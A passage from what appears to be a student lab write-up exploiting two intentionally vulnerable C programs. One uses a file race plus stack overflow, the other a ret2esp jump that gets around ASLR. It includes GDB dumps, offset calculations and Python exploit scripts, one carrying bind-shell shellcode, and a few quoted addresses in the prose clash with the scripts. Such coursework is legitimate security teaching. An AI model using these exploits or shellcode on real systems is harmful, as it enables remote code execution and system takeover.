 Saved registers:
  ebx at 0xbffffcd4, ebp at 0xbffffcd8, eip at 0xbffffcdc
```

Figure 31 address of saved *eip* (*rip*) in *read_file* function

By doing so, we learned that the location of the return address from this function is 148 bytes away from the start of the buffer *buf* (0xbfffcdc − 0xbffffc48 = 0x94 = 148).

Exploit Structure

Figure 32 paints the stack diagram before the exploit.



Figure 32 stack diagram before exploit

Part one (getting past file-size check on line 31):

1. To exploit the code, one has to first feed in a file that will bypass line 31. Any file that has contents less than *MAX_BUFSIZE* should suffice.

Part two (changing the file & overflowing buffer).

1. Use *recv* to intercept the message from *printf*. *recv* acts like a break point in that it stalls until first print statement. Thus, any code in our exploit after *recv* will be sure to execute after the *printf* statement on line 33 (as desired). Furthermore, *recv* needs us to specify the number of bytes to intercept. So long as it is less than the number of bytes in the message from *printf* (e.g. 5), it should work. Otherwise, it will wait until it reads that many bytes.
2. Next, we run our code to change our file. Since there is a *scanf* on line 35, the program has effectively paused until the user input is sent. Therefore, our code will run before line 36 (as desired). Here we open the file, and feed the following input:
   a) Feed 148 bytes of junk to overwrite the buffer, everything in-between, and the *sfp*.
   b) Overwrite the *rip* with the address of the shellcode. Since we are putting the shellcode directly after the *rip*, we overwrite the *rip* with 0xbfffce0 (0xbfffcdc + 4).
   c) Finally, insert the shellcode directly after the *rip*.
3. Finally, respond to the *scanf* by sending the number of bytes of the changed file.

Figure 33 reflects the stack diagram once the input of the exploit is

shellcode (addr: 0xbfffce0, val: shellcode)
rip (addr: 0xbffffcdc, val: 0xbfffce0)
sfp (addr: 0xbffffcd8, val: junk)
... (val: junk)
buf (addr: 0xbffffc48, val: junk)

Figure 33 stack diagram after buffer overflow

fed in. This causes the *read_file* function to execute the shellcode at address 0xbfffce0 upon return.

Exploit GDB Output

Figure 34 highlights the GDB Output after feeding malicious input. After 148 bytes of garbage (blue), the *rip* (red) is overwritten with 0xbffffcd0, which points to the shellcode (green), which is directly after the *rip*.

```
(gdb) x/60x buf
0xbffffc48:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffc58:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffc68:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffc78:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffc88:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffc98:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffca8:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffcb8:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffcc8:     0x000000f0      0x61616161      0x61616161      0x61616161
0xbffffcd8:     0x61616161      0xbfffce0       0xdb31c031      0xd231c931
0xbffffce8:     0xb05b32eb      0xcdc93105      0xebc68980      0x3101b006
0xbffffcf8:     0x8980cddb      0x8303b0f3      0x0c8d01ec      0xcd01b224
0xbffffd08:     0x39db3180      0xb0e674c3      0xb202b304      0x8380cd01
0xbffffd18:     0xdfeb01c4      0xffffc9e8      0x6f682fff      0x612f656d
0xbffffd28:     0x7265646e      0x2f6e6f73      0x44414552      0x0a00454d
```

Figure 34 GDB output after feeding exploit string

Exploit Script

Figure 35 highlights the *interact* script, which executes the exploit of *hound.c*.

```
#!/usr/bin/env python2

from scaffold import *

### YOUR CODE STARTS HERE ###

# write anything to the file so long as it's less than MAX_BUFSIZE
f = open("hack", "w")
f.write("junk\n")
f.flush()
f.close()

# start program again
p.start()

# receive stalls until first print statement (like a break point)
p.recv(5)

# scanf on line 35 then stalls and while that's happening we can change
# the contents of the file hehe
junk = "a" * 148
rip = "\xe0\xfc\xff\xbf"
alltogether  = junk + rip + SHELLCODE + "\n"
f = open("hack", "w")
f.write(alltogether)
f.flush()
f.close()

# send the size of our file (could probably still work if larger)
p.send("240\n")

#assert p.recvline() == 'How many bytes should I read? Here is the file!'
#print p.recvline()
#assert p.recvline() == 'Hello world!'

### YOUR CODE  ENDS  HERE ###

returncode = p.end()

if returncode == -11: print 'segmentation fault or stack canary!'
elif returncode != 0: print 'return code', returncode
```

Figure 35 *interact* script to exploit hound.c

Question 6: *The Last Bastion*

uplink.c

Figure 36 shows the code that we want to exploit, *uplink.c*.

```c
#include <arpa/inet.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <unistd.h>

unsigned int magic(unsigned int i, unsigned int j)
{
  i ^= j << 3;
  j ^= i << 3;
  i |= 58623;
  j %= 0x42;
  return i & j;
}

void error(const char *msg)
{
  fprintf(stderr, "error: %s\n", msg);
  exit(1);
}

ssize_t io(int socket, size_t n, char *buf)
{
  recv(socket, buf, n << 3, 0);
  size_t i = 0;
  while (buf[i] && buf[i] != '\n' && i < n)
    buf[i++] ^= 0x42;
  return i;
  send(socket, buf, n, 0);
}

void handle(int client)
{
  char buf[32];
  memset(buf, 0, sizeof(buf));
  io(client, 32, buf);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
  {
    fprintf(stderr, "usage: %s port\n", argv[0]);
    return 1;
  }

  int srv = socket(AF_INET, SOCK_STREAM, 0);
  if (srv < 0)
    error("socket()");

  int on = 1;
  if (setsockopt(srv, SOL_SOCKET, SO_REUSEADDR, &on, sizeof(on)) < 0)
    error("setting SO_REUSEADDR failed");

  struct sockaddr_in server, client;
  memset(&server, 0, sizeof(server));
  server.sin_family = AF_INET;
  server.sin_addr.s_addr = INADDR_ANY;
  server.sin_port = htons(atoi(argv[1]));

  if (bind(srv, (struct sockaddr *) &server, sizeof(server)) < 0)
    error("bind()");

  if (listen(srv, 5) < 0)
    error("listen()");

  socklen_t c = sizeof(client);
  int client_socket;
  for (;;)
  {
    if ((client_socket = accept(srv, (struct sockaddr *) &client, &c)) < 0)
      error("accept()");
    handle(client_socket);
    close(client_socket);
  }

  return 0;
}
```

Figure 36 *uplink.c* source code

Main Idea

TL;DR: This is an example of a **ret2esp** exploit. Since **ASLR** is enabled, our *rip* will not always be at the same location, and there-

fore, we cannot overwrite it with a known address. We therefore, take advantage of the fact that the code has the following instruction: jmp *esp. When we **overflow** the buffer, we overwrite *rip* (whose relative location from the buffer we can determine) with this instruction, and put the shellcode at the previous frame's stack pointer (whose relative address we can also determine).

Even though we can overflow the buffer on line 27, we can't perform our normal exploit process because of **ASLR**. That is, *rip* will not always be at the same location, and therefore, we cannot overwrite it with a known address. However, we can take advantage of line 14 which has the jmp *esp instruction. When we **overflow** the buffer, we overwrite *rip* (whose relative location we know by subtracting the location of the saved *eip* (*rip*) by the location of *buf*) with this instruction. Furthermore, we know that the last part of the epilogue is pop %eip. When this happens in *handle*: 1) *eip* will point to jmp *esp, i.e. this is the next instruction to execute, and after this instruction executes, 2) *esp* will point to the top of the previous frame (whose relative location we know by subtracting its distance from *buf*), which is where we'll place our shellcode.

Magic Numbers

Since **ASLR** is enabled, we cannot determine the absolute address of the saved *eip* (*rip*) in the *handle* function. Instead, we can figure out the relative distance from *buf* to the saved *eip* (*rip*).

First, we determine the address of the buffer, *buf*. To do this, we open up GDB and place a break at line 37, b 37. By running the program, hitting the break, and then using the command x/16x buf, we determine the address of the buffer: 0xbfd98a20, seen in Figure 37.

```
(gdb) x/16x buf
0xbfd98a20:     0x00000002      0xbfd98a84      0x00000003      0xbfd98a64
0xbfd98a30:     0xbfd98a60      0x00000000      0x00000000      0x00000000
0xbfd98a40:     0x00000003      0x08049fb0      0xbfd98aa8      0x0804890e
0xbfd98a50:     0x00000004      0xbfd98a64      0xbfd98a60      0x0804879b
```

Figure 37 sixteen bytes starting at *buf* in *handle* function

Next, we determine the location of the saved *eip* (*rip*) for the function we want to exploit, *handle*. By using the break statement on line 37 and the command i f, we see *eip* was stored at address 0xbfd98a4c, shown in Figure 38.

By doing so, we learned that the location of the return address from this function is 44 bytes away from the start of *buf* (0xbfd98a4c − 0xbfd98a20 = 0x2c = 44).

```
(gdb) i f
Stack level 0, frame at 0xbfd98a50:
 eip = 0x8048754 in handle (uplink.c:38); saved eip = 0x804890e
 called by frame at 0xbfd98ac0
 source language c.
 Arglist at 0xbfd98a48, args: client=4
 Locals at 0xbfd98a48, Previous frame's sp is 0xbfd98a50
 Saved registers:
  ebx at 0xbfd98a44, ebp at 0xbfd98a48, eip at 0xbfd98a4c
```

Figure 38 address of saved *eip* (*rip*) in *handle* function and previous frame's stack pointer

Additionally, we need to figure out the relative distance from *buf* to the previous frames stack pointer, since this is where we'll in-

sert our shellcode. Figure 38 reveals that the previous frame's stack pointer is at address 0xbfd98a50. Therefore, we deduce it is the byte directly after *rip* and is 48 bytes away from the start of *buf* (0xbfd98a50 − 0xbfd98a20 = 0x30 = 48).

Next, we determine the location of the jmp *esp instruction. Section 8.3 of *ASLR Smack & Laugh Reference* by Tilo Müller suggests to use the command dissas *function_name* to see the assembly output of function_name. We know that hex 0xffe4 corresponds to jmp *esp, so we look for that. By executing the command dissas magic in GDB, we see the instruction orl $0xe4ff, 0x8(%ebp) at address 0x08048663, in Figure 39, which is the hex that we're looking for (0xffe4 is interpreted as jmp *esp).
Finally, one needs to go 3 bytes past this instruction to skip the original orl instruction. After doing so, one can see the desired instruction, jmp *esp, at address 0x8048666 (0x08048663 + 3), in Figure 40.

Exploit Structure

The stack diagram can be see in Figure 41, as diligently illustrated by Tyler Muller. (note: according to instructor EvanBot on Piazza, "OSINT is accepted if source is mentioned.")

The exploit has three parts:

1. Feed in 44 bytes of garbage since we know that the buffer is 44 bytes away from *rip*.

```
(gdb) disass magic
Dump of assembler code for function magic:
   0x08048644 <+0>:     push   %ebp
   0x08048645 <+1>:     mov    %esp,%ebp
   0x08048647 <+3>:     call   0x804892c <__x86.get_pc_thunk.ax>
   0x0804864c <+8>:     add    $0x1964,%eax
   0x08048651 <+13>:    mov    0xc(%ebp),%eax
   0x08048654 <+16>:    shl    $0x3,%eax
   0x08048657 <+19>:    xor    %eax,0x8(%ebp)
   0x0804865a <+22>:    mov    0x8(%ebp),%eax
   0x0804865d <+25>:    shl    $0x3,%eax
   0x08048660 <+28>:    xor    %eax,0xc(%ebp)
   0x08048663 <+31>:    orl    $0xe4ff,0x8(%ebp)
   0x0804866a <+38>:    mov    0xc(%ebp),%ecx
   0x0804866d <+41>:    mov    $0x3e0f83e1,%edx
   0x08048672 <+46>:    mov    %ecx,%eax
   0x08048674 <+48>:    mul    %edx
   0x08048676 <+50>:    mov    %edx,%eax
   0x08048678 <+52>:    shr    $0x4,%eax
   0x0804867b <+55>:    imul   $0x42,%eax,%eax
   0x0804867e <+58>:    sub    %eax,%ecx
   0x08048680 <+60>:    mov    %ecx,%eax
   0x08048682 <+62>:    mov    %eax,0xc(%ebp)
   0x08048685 <+65>:    mov    0x8(%ebp),%eax
   0x08048688 <+68>:    and    0xc(%ebp),%eax
   0x0804868b <+71>:    pop    %ebp
   0x0804868c <+72>:    ret
```

Figure 39 assembly instructions corresponding to *magic* function

```
(gdb) x/i 0x08048666
   0x8048666 <magic+34>:        jmp    *%esp
```

Figure 40 location of *jump *esp* instruction

2. Overwrite *rip* with the address 0x8048666, i.e. address of jmp *esp instruction.
3. Place shellcode directly after *rip* since we deduced in Magic Numbers that's where esp will point to after pop %eip in *handle*.

This causes *handle* to execute the instructions at 0x8048666 (jmp *esp) upon return. Which consequently jumps to *esp*, which at this point is the shellcode.



Figure 41 stack diagram before and after exploit

Exploit GDB Output

To get the GDB output, we set a break point at line 27 (b 27) and use a separate terminal to feed the exploit string (./debug-exploit). Once that is done, the program moves on to the next line, and we can see the contents of our buffer (x/35x buf, i.e. print 35 bytes starting at *buf*).

```
(gdb) x/35x buf
0xbfe58e70:     0x61616161      0x61616161      0x61616161      0x61616161
0xbfe58e80:     0x61616161      0x61616161      0x61616161      0x61616161
0xbfe58e90:     0x61616161      0x61616161      0x61616161      0x08048666
0xbfe58ea0:     0xffffffe8      0x8d5dc3ff      0xc0314a6d      0x5b016a99
0xbfe58eb0:     0x026a5352      0x5b96d5ff      0x2b686652      0x89536667
0xbfe58ec0:     0x51106ae1      0x43d5ff56      0xff565243      0x525243d5
0xbfe58ed0:     0x93d5ff56      0xcd3fb059      0xf9794980      0x68520bb0
0xbfe58ee0:     0x68732f2f      0x69622f68      0x52e3896e      0x5f04eb53
0xbfe58ef0:     0x8958666a      0x5780cde1      0xbfe50ac3
```

Figure 42 GDB output after feeding exploit string

Figure 42 highlights the contents of our buffer after doing so. After

44 bytes of garbage (blue), the *rip* is overwritten with the address of the jmp *esp instruction 0x08048666 (yellow), which, after executed, will jump to *esp* (the byte after *rip*) which is where our shellcode (green) is.

Exploit Script

Figure 43 highlights the *egg* script, which provides the malicious input to exploit *uplink.c*.

```
#!/usr/bin/env python2

junk = "a" * 44
jmp = "\x66\x86\x04\x08"
bind_shell = \
"\xe8\xff\xff\xff\xff\xc3\x5d\x8d\x6d\x4a\x31\xc0\x99\x6a" + \
"\x01\x5b\x52\x53\x6a\x02\xff\xd5\x96\x5b\x52\x66\x68\x2b\x67" + \
"\x66\x53\x89\xe1\x6a\x10\x51\x56\xff\xd5\x43\x43\x52\x56\xff" + \
"\xd5\x43\x52\x52\x56\xff\xd5\x93\x59\xb0\x3f\xcd\x80\x49\x79" + \
"\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89" + \
"\xe3\x52\x53\xeb\x04\x5f\x6a\x66\x58\x89\xe1\xcd\x80\x57\xc3"
alltogether = junk + jmp + bind_shell
print(alltogether)
```

Figure 43 *egg* script to exploit *uplink.c*